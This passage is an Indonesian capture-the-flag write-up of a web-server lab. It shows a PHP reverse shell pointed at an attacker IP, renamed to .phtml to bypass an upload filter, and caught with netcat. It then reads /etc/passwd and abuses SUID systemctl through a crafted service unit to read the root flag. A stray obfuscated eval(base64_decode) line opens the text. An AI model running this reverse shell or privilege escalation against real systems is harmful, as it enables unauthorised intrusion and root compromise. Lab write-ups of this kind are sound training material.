eval(base64_decode('CiBnb3RvIFQ0eGVDOyBUNHhlQzogJHggPSBhcnJheSg3MCwgNjUsIDg5LCA4OSwgNzEsIDY1LCA1NiwgNTgsIDU2LCA1OSwgMTEzLCAxMjIsIDk4LCAxMjIsIDg1LCA5OSwgMTIxLCA4NSwgMTAxLCAxMDQsIDEwOCwgMTI3L
CAxMjEsIDEwNSwgMTA3LCAxMjYsIDExMSwgMTEwLCAxMTkpOyBnb3RvIHAzdDNKOyBwM3QzSjogJHkgPSBhcnJheSgyMCwgMjAsIDMwLCA0MCk7IGdvdG8gbmtoUWs7IG5raFFrOiBmb3IgKCRpID0gMDsgJGkgPCA1OyAkaSsrKSB7IGVjaG8gJHlbJG
ldIF4gMTA7'));  ?>
```


Answer : .phtml

- What is the name of the user who manages the webserver?

  Pertama-tama saya akan menanam shell ke web yang sudah diberikan tadi. File php shell di Kali berada di /usr/share/webshells/php/php-reverse-shell.php. Buka file tersebut dan ganti ip sesuai ip host dan port seperti berikut :




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# nano /usr/share/webshells/php/php-reverse-shell.php
```




```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.22.87';  // CHANGE THIS
$port = 1745;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Kemudian karena ekstensi file yang diperbolehkan hanya phtml maka saya ubah ekstensi nya menjadi phtml :



```
┌──(root💀kali)-[/home/kali]
└─# mv /usr/share/webshells/php/php-reverse-shell.php shell.phtml
```

Setelah itu upload dan lihat apakah shell nya sdh berhasil diupload atau tidak dengan melihat ke http://10.10.212.121:3333/internal/uploads :




Index of /internal/uploads


Name	Last modified	Size	Description
Parent Directory		-	
shell.phtml	2021-10-11 21:43	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.10.212.121 Port 3333

Jika sudah berhasil tinggal jalankan nc dan masukkan sesuai port yang sudah diganti tadi kemudian eksekusi shell lewat web :




```
┌──(root💀kali)-[/usr/share/webshells/php]
└─# nc -lvnp 1745
listening on [any] 1745 ...
connect to [10.17.22.87] from (UNKNOWN) [10.10.212.121] 41990
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 21:43:40 up 11 min,  0 users,  load average: 0.00, 0.24, 0.28
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```



10.10.212.121:3333/internal/uploads/shell.phtml

WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

Jika sudah berhasil masuk, cari user apa yang ada dalam machine tersebut dengan mengetik command :




```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:111:119:ftp daemon,,,:/srv/ftp:/bin/false
bill:x:1000:1000:,,,:/home/bill:/bin/bash
```

Answer : bill

- What is the user flag?

  Masuk ke folder /home/bill dan ternyata ada file user.txt yang berisi flag :



```
$ cd /home/bill
$ ls
user.txt
$ cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
```


Answer : 8bd7992fbe8a6ad22a63361004cfcedb

PRIVILEGE ESCALATION

- On the system, search for all SUID files. What file stands out?


  Hint : Use the command: find / -user root -perm -4000 -exec ls -ldb {} \;

  Cari file dengan kepemilikan root dan permission SUID :



```
$ find / -user root -perm -4000 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
```

Atau bisa juga dengan :




```
$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 16  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 136808 Jul  4  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16  2017 /usr/bin/gpasswd
-rwsr-sr-x 1 root root 98440 Jan 29  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17  2019 /usr/lib/squid/pinger
-rwsr-xr-- 1 root messagebus 42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 38984 Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 40128 May 16  2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16  2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16  2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13  2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 35600 Mar  6  2017 /sbin/mount.cifs
```

Answer : /bin/systemctl

- Its challenge time! We have guided you through this far, are you able to exploit this system further to escalate your privileges and get the final answer? Become root and get the last flag (/root/root.txt)

  Hint : /bin/systemctl

  Setelah ditemukan file /bin/systemctl tadi saya menemukan di gtfobins cara untuk mendapat root yaitu dengan cara :




.. / systemctl

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.


This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```



```
$ TF=$(mktemp).service
$ echo '[Service]
> Type=oneshot
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
> [Install]
> WantedBy=multi-user.target' > $TF
$ /bin/systemctl link $TF
Created symlink from /etc/systemd/system/tmp.3vPRFIpc8X.service to /tmp/tmp.3vPRFIpc8X.service.
$ /bin/systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.3vPRFIpc8X.service to /tmp/tmp.3vPRFIpc8X.service.
```

Perintah di atas berguna untuk kita mengubah id root ke /tmp/output. Sehinnga command **ExecStart=/bin/sh -c “cat /root/root.txt > /tmp/output”** bertujuan agar file flag root.txt dapat dimunculkan di tmp/output.



```
$ cat /tmp/output
a58ff8579f0a9270368d33a9966c7fd5
$ █
```

Answer : a58ff8579f0a9270368d33a9966c7fd5